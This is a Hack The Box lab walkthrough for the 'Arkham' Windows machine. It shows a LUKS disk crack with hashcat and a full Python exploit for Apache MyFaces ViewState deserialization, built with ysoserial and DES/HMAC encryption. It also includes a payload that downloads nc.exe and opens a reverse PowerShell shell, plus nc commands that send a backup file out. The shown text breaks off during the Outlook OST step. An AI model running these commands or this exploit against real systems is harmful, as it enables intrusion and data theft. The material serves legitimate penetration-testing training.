Arkham

15th May 2019 / Document No D19.100.30

Prepared By: MinatoTW

Machine Author: MinatoTW

Difficulty: Medium

Classification: Official

SYNOPSIS

Arkham is a medium difficulty Windows box which needs knowledge about encryption, java deserialization and Windows exploitation. A disk image present in an open share is found which is a LUKS encrypted disk. The disk is cracked to obtain configuration files. The Apache MyFaces page running on tomcat is vulnerable to deserialization but the viewstate needs to encrypted. After establishing a foothold an Outlook OST file is found, which contains a screenshot with a password. The user is found to be in the Administrators group, and a UAC bypass can be performed to gain a SYSTEM shell.

Skills Required

- Enumeration
- Scripting
- Basic Cryptography


Skills Learned

- Java Deserialization
- UAC bypass

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.130 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV -T4 10.10.10.130
```




```
root@Ubuntu:~/Documents/HTB/Arkham# nmap -p$ports -sC -sV -T4 10.10.10.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-11 19:39 IST
Nmap scan report for 10.10.10.130
Host is up (1.5s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
8080/tcp  open  http          Apache Tomcat 8.5.37
|_http-title: Mask Inc.
49666/tcp open  unknown
49667/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -3m21s, deviation: 0s, median: -3m21s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-05-11 19:38:04
|_  start_date: N/A
```

IIS is running on port 80 along with SMB and Apache tomcat at their respective ports.

SMB

Lets use smbclient to bind with a null session to list open shares.


```
smbclient -N -L  \\\\10.10.10.130
```



```
root@Ubuntu:~/Documents/HTB/Arkham# smbclient -N -L  \\\\10.10.10.130
smbclient -N -L  \\\\10.10.10.130
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BatShare        Disk      Master Wayne's secrets
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_I
Reconnecting with SMB1 for workgroup listing.
```

We find a share named BatShare, connect to it and list the contents.

```
smbclient -N  \\\\10.10.10.130\\BatShare
```



```
root@Ubuntu:~/Documents/HTB/Arkham# smbclient -N  \\\\10.10.10.130\\BatShare
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb  3 18:30:10 2019
  ..                                  D        0  Sun Feb  3 18:30:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 11:43:37 2019

                5158399 blocks of size 4096. 2089741 blocks available
```

As the file is large in size, we'll mount the share and then copy the file.


```
mount -t cifs -o rw,username=guest,password= '//10.10.10.130/BatShare' /mnt
cp /mnt/appserver.zip .
```

And then unzip it to view the contents.

```
unzip appserver.zip
```

CRACKING THE DISK IMAGE

After extracting the zip we find a note which says the backup image is from a Linux server and a backup image. Running "file" on the image says that it's a LUKS encrypted disk, which is possible to crack.



```
root@Ubuntu:~/Documents/HTB/Arkham# cat IMPORTANT.txt
Alfred, this is the backup image from our linux server. Please se
root@Ubuntu:~/Documents/HTB/Arkham# file backup.img
backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256]
root@Ubuntu:~/Documents/HTB/Arkham#
```


Follow these steps to crack the disk.

```
cryptsetup luksDump backup.img | grep "Payload offset" # Add 1 to the
result
dd if=backup.img of=header bs=512 count=4097
hashcat -m 14600 -a 0 -w 3 header rockyou.txt
```

It could take a while to crack. Once done the password is found to be "batmanforever".

Now we need to open and mount the disk.

```
cryptsetup luksOpen backup.img dump # Pass is batmanforever
mount /dev/mapper/dump /mnt
```




```
root@Ubuntu:~/Documents/HTB/Arkham# cryptsetup luksOpen backup.img dump
Enter passphrase for backup.img:
root@Ubuntu:~/Documents/HTB/Arkham# mount /dev/mapper/dump /mnt/
root@Ubuntu:~/Documents/HTB/Arkham# cd /mnt
root@Ubuntu:/mnt# ls
lost+found  Mask
root@Ubuntu:/mnt# cd Mask/
root@Ubuntu:/mnt/Mask# ls -la
total 882
drwxrwxr-x 4 root root   1024 Dec 25 10:53 .
drwxr-xr-x 4 root root   1024 Dec 25 11:30 ..
drwxr-xr-x 2 root root   1024 Dec 25 10:52 docs
-rw-rw-r-- 1 root root  96978 Dec 25 10:48 joker.png
-rw-rw-r-- 1 root root 105374 Dec 25 10:50 me.jpg
-rw-rw-r-- 1 root root 687160 Dec 25 10:50 mycar.jpg
-rw-rw-r-- 1 root root   7586 Dec 25 10:49 robin.jpeg
drwxr-xr-x 2 root root   1024 Dec 25 10:54 tomcat-stuff
root@Ubuntu:/mnt/Mask#
```


After mounting we find some images and tomcat configuration files which can be useful later.

APACHE TOMCAT


Navigating to port 8080 we find a normal blog.



Most of the options seem useless however clicking on subscription takes us to another page http://10.10.10.130:8080/userSubscribe.faces.


10.10.10.130:8080/userSubscribe.faces
SUBSCRIBE TO US
So that we can inform you when our services roll out.

The page extension suggests that it's an Apache MyFaces installation. A google search about Apache MyFaces vulnerabilities shows an RCE exists in it due to insecure deserialization of JSF viewstates here. Viewing the source of the page, we see that javax ViewState is present.



```
'margin-left:50px;" class="button" /></td></tr>
 id="javax.faces.ViewState" value="wHo0wmLu5ceItIi+I7XkEi
```

EXPLOITING DESERIALIZATION

Going back to the tomcat configuration files we found earlier it's seen that the page uses encrypted viewstates from the web.xml.bak file.

```
<description>State saving method: 'client' or 'server' (=default). See JSF
Specification 2.5.2</description>
<param-name>javax.faces.STATE_SAVING_METHOD</param-name>
<param-value>server</param-value>
</context-param>
<context-param>
<param-name>org.apache.myfaces.SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
      <context-param>
      <param-name>org.apache.myfaces.MAC_ALGORITHM</param-name>
      <param-value>HmacSHA1</param-value>
      </context-param>
<context-param>
<param-name>org.apache.myfaces.MAC_SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
<context-param>
<description>
```

It's also seen that the viewstate is saved on the server side. So, we'll have to create a malicious viewstate and then encrypt it using the parameters we already have.

CREATING SERIALIZED PAYLOAD

Ysoserial is a tool used to create malicious serialized payloads. Download the jar from JitPack, make sure you have openjdk-8 installed.

```
apt install openjdk-8-jdk
```

```
wget
https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-m
aster-SNAPSHOT.jar
java -jar ysoserial-master-SNAPSHOT.jar
```

We have a lot of payloads but let's go with the common ones i.e CommonsCollections. Lets see if we can ping ourselves first.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'cmd /c ping -n
2 10.10.16.32' > payload.bin
```

In order to encrypt the payload we'll use python. The documentation says the default encoding is DES with PKCS5 padding if not specified. We'll use pyDes to create the payload.

```
pip install pyDes
```

The following lines will encrypt our payload,

```
key= bytes('SnNGOTg3Ni0=').decode('base64') # The secret key

obj = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5)
enc = obj.encrypt(payload) # Encrypting with DES from
https://wiki.apache.org/myfaces/Secure_Your_Application
```

The key is from the config file we found earlier. We initialize the object with the key, ECB mode and PKCS5 padding and then encrypt the payload.

Next we need to create the HMAC. The HMAC is used to verify the integrity of the message. It is calculated and appended to the message, so that it can be verified when it is received. From the config we know that the HMAC algorithm is SHA1 and the key is same as the encryption.

```
hash_val = (hmac.new(key, bytes(enc), sha1).digest()) # Calculating hmac
payload = enc + hash_val
payload_b64 = base64.b64encode(payload) # Creating final payload
```


The above snippet creates the SHA1 hash of the encrypted payload from earlier. Make sure to use raw bytes and not hexdigest. Then it is base64 encoded to be sent.

Here's the final script,

```
#!/usr/bin/python

from requests import post, get
from bs4 import BeautifulSoup
import sys
from urllib import urlencode,quote_plus
import pyDes
import base64
import hmac
from hashlib import sha1

url = 'http://10.10.10.130:8080/userSubscribe.faces'

def getViewState():  # Finding if viewState exists or not
  try:
      request = get(url)
  except:
      print "Can't connect to the server"
      sys.exit()
  soup = BeautifulSoup(request.text, 'html.parser')
  viewState = soup.find('input', id='javax.faces.ViewState')['value']
  return viewState

def getPayload():
  # Creating a payload for commons-collections 3.1 from
https://github.com/frohoff/ysoserial
  payload = open('payload.bin', 'rb').read()
  return payload.strip()

def exploit():
  viewState = getViewState()
  if viewState is None:
        print "No viewState found"
    else:
        print "Viewstate found: {}".format(viewState)

    payload = getPayload()

    key= bytes('SnNGOTg3Ni0=').decode('base64') # The secret key

    obj = pyDes.des(key, pyDes.ECB, padmode=pyDes.PAD_PKCS5)
    enc = obj.encrypt(payload) # Encrypting with DES from
https://wiki.apache.org/myfaces/Secure_Your_Application

    hash_val = (hmac.new(key, bytes(enc), sha1).digest()) # Calculating hmac

    payload = enc + hash_val

    payload_b64 = base64.b64encode(payload) # Creating final payload

    print "\n\n\nSending encoded payload: "+payload_b64

    headers = {
        "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",

        "Connection": "keep-alive",
        "User-Agent": "Tomcat RCE",
        "Content-Type": "application/x-www-form-urlencoded"}

    execute = {'javax.faces.ViewState': payload_b64}
    r = post(url, headers=headers, data=execute)


if __name__ == '__main__':
        exploit()
```

The getViewState function just checks if the VIewState is present or not. The getPayload function reads the payload from the file we created using ysoserial. Then encryption and hmac creation takes place as discussed earlier. Then the payload is sent as a POST parameter for javax.faces.ViewState.

Running the script we see that our ping is returned.




```
root@Ubuntu:~/Documents/HTB/Arkham# java -jar ysoserial.jar CommonsCollections2 'cmd /c ping -n 2 10.10.16.32' >> payload.bin
root@Ubuntu:~/Documents/HTB/Arkham# python exploit.py
Viewstate found: wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mNzA9qHjYerxo0jW7zu1mdKBXtxnT1RmnW


Sending encoded payload: EpflyBhnLkAS/cI6nexhMqH/tMmK+e+oOSB+iGGStMf3iTfxuPA5PGNGhz6HO2nAZeudvUiuJvqiPb69whWbK2/EFMRkmhTDywwZ5C
```

```
root@Ubuntu:~/Documents/HTB/Arkham# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
21:37:23.944384 IP 10.10.10.130 > Ubuntu: ICMP echo request, id 1, seq 15, length 40
21:37:23.944438 IP Ubuntu > 10.10.10.130: ICMP echo reply, id 1, seq 15, length 40
21:37:24.862546 IP 10.10.10.130 > Ubuntu: ICMP echo request, id 1, seq 16, length 40
21:37:24.862608 IP Ubuntu > 10.10.10.130: ICMP echo reply, id 1, seq 16, length 40
```

FOOTHOLD

Now that we have RCE lets use nc.exe to get a shell. Start a simple HTTP server and then create the payload to download and execute it.

```
java -jar ysoserial.jar CommonsCollections5 'powershell wget
10.10.16.32/nc.exe -O C:\\Windows\\Temp\\pwn.exe && cmd /c
C:\\Windows\\Temp\\pwn.exe 10.10.16.32 443 -e powershell.exe' > payload.bin
python3 -m http.server 80
```



```
root@Ubuntu:~/Documents/HTB/Arkham# java -jar ysoserial.jar CommonsCollections5 'cmd /c powers
xe && cmd /c C:\\Windows\\Temp\\pwn.exe 10.10.16.32 443 -e powershell.exe' > payload.bin
root@Ubuntu:~/Documents/HTB/Arkham# python exploit.py
Viewstate found: wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0m


Sending encoded payload: o4swGdxTZXw1mKtPxFkjUuWrKOBMVnhQ7RbMizpCb4xVYti30eaLecyiLLU7plNhjPFRn
```

```
root@Ubuntu:~/Documents/HTB/Arkham# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.130 - - [11/May/2019 22:24:41] "GET /nc.exe HTTP/1.1" 200 -
```


```
root@Ubuntu:~/Documents/HTB/Arkham# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.130 49694 received!
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\tomcat\apache-tomcat-8.5.37\bin>
```

And we get a shell as user Alfred.

LATERAL MOVEMENT

ENUMERATION

While enumerating the file system we come across a zip file in the Downloads folder of the user.




```
PS C:\Users\Alfred\Downloads> cd backups
cd backups
PS C:\Users\Alfred\Downloads\backups> ls
ls


    Directory: C:\Users\Alfred\Downloads\backups


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         2/3/2019   8:41 AM         124257 backup.zip
```

Lets transfer it using the nc.exe we placed earlier.

```
certutil -encode backup.zip backup.b64
cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
```

And locally:


```
nc -lvp 4444 > backup.b64  #remove the certificate markers from top and
bottom
sed -i s/\n//g backup.b64 # remove new lines
base64 -d backup.b64 > backup.zip
unzip backup.zip
```



```
root@Ubuntu:~/Documents/HTB/Arkham# nc -lvp 4444 > backup.b64
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.130 49706 received!
^C
root@Ubuntu:~/Documents/HTB/Arkham#
```

```
PS C:\Users\Alfred\Downloads\backups> certutil -encode backup.zip backup.b64
certutil -encode backup.zip backup.b64
Input Length = 124257
Output Length = 170910
CertUtil: -encode command completed successfully.
PS C:\Users\Alfred\Downloads\backups> cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
cat backup.b64 | cmd /c C:\windows\temp\pwn.exe 10.10.16.32 4444
PS C:\Users\Alfred\Downloads\backups>
```

Ignore the base64 error due to certutil padding. After unzipping we find the OST file.




```
root@Ubuntu:~/Documents/HTB/Arkham# base64 -d backup.b64 > backup.zip
base64: invalid input
root@Ubuntu:~/Documents/HTB/Arkham# unzip backup.zip
Archive:  backup.zip
  inflating: alfred@arkham.local.ost
root@Ubuntu:~/Documents/HTB/Arkham#
```

An OST file is an offline folder file for Microsoft Outlook. It's local copy of the user's mailbox which is stored in an email server such as Exchange. We can use readpst to open it up.

```
apt install pst-utils
readpst alfred@arkham.local.ost
```

It finds one item in the Draft folder.

